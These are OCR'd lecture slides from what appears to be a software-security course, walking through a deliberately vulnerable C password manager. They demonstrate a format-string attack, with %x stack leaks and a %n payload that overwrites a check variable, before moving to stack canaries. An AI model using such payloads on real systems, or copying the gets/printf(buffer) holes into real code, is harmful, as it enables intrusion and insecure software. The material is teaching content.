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



- Got rid of the mindset that we require code to program
- Input as a way of programming a device
- Modify data used in an FSM state (transition)
- Changing data to something not intended in the original FSM
  $\rightarrow$ weird state
- Assume `gets` bug is fixed, e.g., replaced by `fgets`

The fixed Code



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```

An Example (still continued): Simple Password Manager

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

- We ignored the "debug mode" before...

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



- We ignored the “debug mode” before...
- One additional state in the FSM → echos the input

```c
uint32_t readPIN() {
    char buffer[16];
    printf("Enter PIN:\n");
    fgets(buffer, 16, stdin);
    if(getenv("DEBUG")) printf(buffer);
    return atoi(buffer);
}
```



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

- We ignored the "debug mode" before...
- One additional state in the FSM → echos the input
- Security property stays the same
- *It should be practically infeasible for an attacker to get the password list (output) if he does not know the PIN (input)*

Another Compiler Warning with `-Wformat-security`

- Compile with all warnings enabled (`-Wextra`)

Another Compiler Warning with `-Wformat-security`

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```
pwdman1.c:9:32: warning: format not a string literal and
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 if(getenv("DEBUG")) printf(buffer);
                            ^
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Another Compiler Warning with `-Wformat-security`

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- What does the `man` page of `printf` say?

Another Compiler Warning with `-Wformat-security`


- Compile with all warnings enabled (`-Wextra`)
- Still a warning

```
pwdman1.c:9:32: warning: format not a string literal and
                no format arguments [-Wformat-security]
 if(getenv("DEBUG")) printf(buffer);
                            ^
```

- What does the `man` page of `printf` say?


man 3 printf

Code such as `printf(foo);` often indicates a bug, since `foo` may contain a `%` character. If `foo` comes from untrusted user input, it may contain `%n`, causing the `printf()` call to write to memory and creating a security hole.



- `printf` can create a security hole?

Wait, what?



- `printf` can create a security hole?
- Why can `printf` write to memory?

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




- `printf` can create a security hole?
- Why can `printf` write to memory?
- It is supposed to print text to the standard output...



- We remember how to use `printf`:

```
printf("%d = 0x%x\n", 20, 20);
```



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

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
Re-cap: Format Strings



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
Re-cap: Format Strings



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

```

- Format string parameters (`%d`, `%s`, ...) convert function parameters to strings
- What if the number of format string parameters does not match the number of arguments?
- The function does not know
- Fetched form registers (first) and stack (afterwards)

Re-cap: Format Strings



- `printf(user_input);` → user input is format string



- `printf(user_input);` → user input is format string
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
Re-cap: Format Strings



- `printf(user_input);` → user input is format string
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
- Input does not contain a format string parameter → fine



- `printf(user_input);` → user input is format string
- No parameters to the function
- Input does not contain a format string parameter → fine
- Format string parameter in the input → output a register value or stack value

Trigger the Bug

```
% DEBUG=1 ./pwdman1
Enter PIN:
%x %x %x %x
```

```
% DEBUG=1 ./pwdman1
Enter PIN:
%x %x %x %x
10 f76b55a0 f76f5858 25207825

Wrong PIN!
Enter PIN:
```

```
% DEBUG=1 ./pwdman1
Enter PIN:
%x %x %x %x
10 f76b55a0 f76f5858 25207825


Wrong PIN!
Enter PIN:
```

- Weird state - printing values from memory is not in our FSM


```
% DEBUG=1 ./pwdman1
Enter PIN:
%x %x %x %x
10 f76b55a0 f76f5858 25207825

Wrong PIN!
Enter PIN:
```

- Weird state - printing values from memory is not in our FSM
- How can we “program” this weird state?




- A little-known format string parameter: `%n`



- A little-known format string parameter: `%n`

man 3 printf

n The number of characters written so far is stored into the integer pointed to by the corresponding argument. That argument shall be an int *, or variant whose size matches the (optionally) supplied integer length modifier.



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man 3 printf

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
- Example:

```
int count;
printf("Some string %n\n", &count);
printf("Wrote %d charachters\n", count);
```



- A little-known format string parameter: **%n**


man 3 printf

n The number of characters written so far is stored into the integer pointed to by the corresponding argument. That argument shall be an int *, or variant whose size matches the (optionally) supplied integer length modifier.


- Example:

```
int count;
printf("Some string %n\n", &count);
printf("Wrote %d charachters\n", count);
```


Prints `Wrote 12 characters`



- If there is an address on the stack, we can write to it




- If there is an address on the stack, we can write to it
- Format string is on the stack → we can put any value onto the stack




- If there is an address on the stack, we can write to it
- Format string is on the stack $\rightarrow$ we can put any value onto the stack
- Can be the address to write to


```
% echo "\x01\x02\x03\x04%x %x %x %x" | \
    DEBUG=1 ./pwdman1
```



```
% echo "\x01\x02\x03\x04%x %x %x %x" |  \
    DEBUG=1 ./pwdman1
Enter PIN:
10 f7f945a0 f7fd4858 4030201
Wrong PIN!
Enter PIN:
```



Playing around...



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
% echo "\x01\x02\x03\x04%x %x %x %x" |  \
    DEBUG=1 ./pwdman1
Enter PIN:
10 f7f945a0 f7fd4858 4030201
Wrong PIN!
Enter PIN:
```

```
% echo "\xb8\xcd\xff\xff%x %x %x %x" |  \
    DEBUG=1 ./pwdman1
```



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




```
% echo "\xb8\xcd\xff\xff%x %x %x %n" | \
    DEBUG=1 ./pwdman1
```



```
% echo "\xb8\xcd\xff\xff%x %x %x %n" |  \
    DEBUG=1 ./pwdman1
Enter PIN:
����10 f7f945a0 f7fd4858 root:toor

user:password1234
```



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
```

- With `%n`, we overwrote the `correct` variable at address `0xffffcdb8`



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
- With `%n`, we overwrote the `correct` variable at address `0xffffcdb8`
- Programmed the weird machine using the input...

Programming the Weird State



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    DEBUG=1 ./pwdman1
Enter PIN:
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

user:password1234
```

- With `%n`, we overwrote the `correct` variable at address `0xffffcdb8`
- Programmed the weird machine using the input...
- ...to transition to sane state “Show Password List”




- There are many different memory safety violations




- There are many different memory safety violations
- All of them can get us into a weird state


More Memory Safety Violations



- There are many different memory safety violations
- All of them can get us into a weird state
- We have only seen 2 of them, but there are a lot more




- There are many different memory safety violations
- All of them can get us into a weird state
- We have only seen 2 of them, but there are a lot more
- Memory safety violations are a “bag of tricks” from which we can take one to get into a weird state



- Our "weird machine programs" were quite simple

More Powerful "Weird Programs"



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
→ Jumped to a sane state of the FSM



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
- Instead

More Powerful "Weird Programs"



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
→ Jumped to a sane state of the FSM

- Instead
    - Inject own code and jump to that

More Powerful “Weird Programs”



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
→ Jumped to a sane state of the FSM

- Instead
  - Inject own code and jump to that
  - Jump into the middle of a sane state

More Powerful “Weird Programs”




- Our “weird machine programs” were quite simple

→ Jumped to a sane state of the FSM


- Instead
  - Inject own code and jump to that
  - Jump into the middle of a sane state
  - ...

For three decades

- people came up with tricks to get into weird states,
- and “programming languages” to program weird machines



That sounds interesting, I want to learn more!



- There are many techniques and cool tricks

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

- There are many techniques and cool tricks
- Did not look at them → more important to understand concept

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




- There are many techniques and cool tricks
- Did not look at them → more important to understand concept
- Theory might be boring but helps understanding the techniques


That sounds interesting, I want to learn more!



- There are many techniques and cool tricks
- Did not look at them → more important to understand concept
- Theory might be boring but helps understanding the techniques
- Participate in CTF and try it yourself




- We got rid of `gets`




- We got rid of `gets`
- We got rid of the format-string vulnerability

Fix all the things




- We got rid of `gets`
- We got rid of the format-string vulnerability
- We could not find any other bugs




- We got rid of `gets`
- We got rid of the format-string vulnerability
- We could not find any other bugs
- The FSM emulator (= our code) looks secure

Non-exploitable Code?



- Can we show that our code is now not exploitable?

Non-exploitable Code?



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

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

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

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
- Hard to think of attacker models not yet discovered

Blue Team aka Defenses

We want to defend against attacks



- Defense in CS is surprisingly hard

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

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

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
→ An attacker needs 3 times as many soldiers as the defender



- Defense in CS is surprisingly hard
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
→ An attacker needs 3 times as many soldiers as the defender

- Not a law (there are many exceptions) but rule of thumb

The defender has a disadvantage



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

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

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

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

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

- "The best defense is a good offense" does not work



- Mainly two strategies



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

What do we do in CS?



- Mainly two strategies
- Strategy #1: Red Team finds all bugs → Blue Team fixes them
- Strategy #2: Find generic mechanisms → Red Team cannot exploit the program



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

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

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

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






- We defined exploitation as a three-step procedure
  1. Setup: choose sane state which "allows" getting to a weird state



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

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

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
Re-cap: Weird machines



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
- Similar bugs → similar weird machines

Strategy #1: Exploit. Fix. Feel Safe. Repeat



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

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

- If an attacker found one bug, there might be other similar bugs
- A lot easier to find and exploit similar bugs
- True until there are no similar bugs anymore

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

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

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

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



Strategy #2: The Academic Way



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

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

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

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- We already win if we prevent exploitation
- And we have a solid definition of exploitation

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

- Prevent one step of exploitation

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

- Prevent one step of exploitation
- Cannot prevent Setup step → every transition is sane and the state is defined

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

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

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

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

- Try to prevent Instantiation and Programming step
- Start with Instantiation step
- We again use the Simple Password Manager as an example

An Example






```
uint32_t readPIN() {
 char buffer[16];
 printf("Enter PIN:\n");
 gets(buffer);
 if(getenv("DEBUG"))
   printf(buffer);
 return atoi(buffer);
}
```

An Example

- We assume that the Red Team did not find the bugs (yet)

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
- The problem the Blue Team has when defending:
  - The Blue Team has to roughly know about possible attacks
  - Protecting against a (yet) unknown attack is often not possible or comes with great costs (e.g. performance overhead)
- Assume we know about stack-buffer overflows

An Example



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

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

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



- Want to prevent Instantiation step
- Attacker should not get into weird state using a buffer overflow
- Program should rather die than being attacker controlled
- Remember: Stack overflow → overwrite the saved return address
- Cannot make it readonly (write permissions have page-level granularity)



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

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

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

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

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- On return, check whether the canary has the correct value
- If not → buffer overflow, kill program

```c
uint32_t readPIN() {
 char buffer[16];
 printf("Enter PIN:\n");
 gets(buffer);
 if(getenv("DEBUG")) printf(buffer);
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}
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

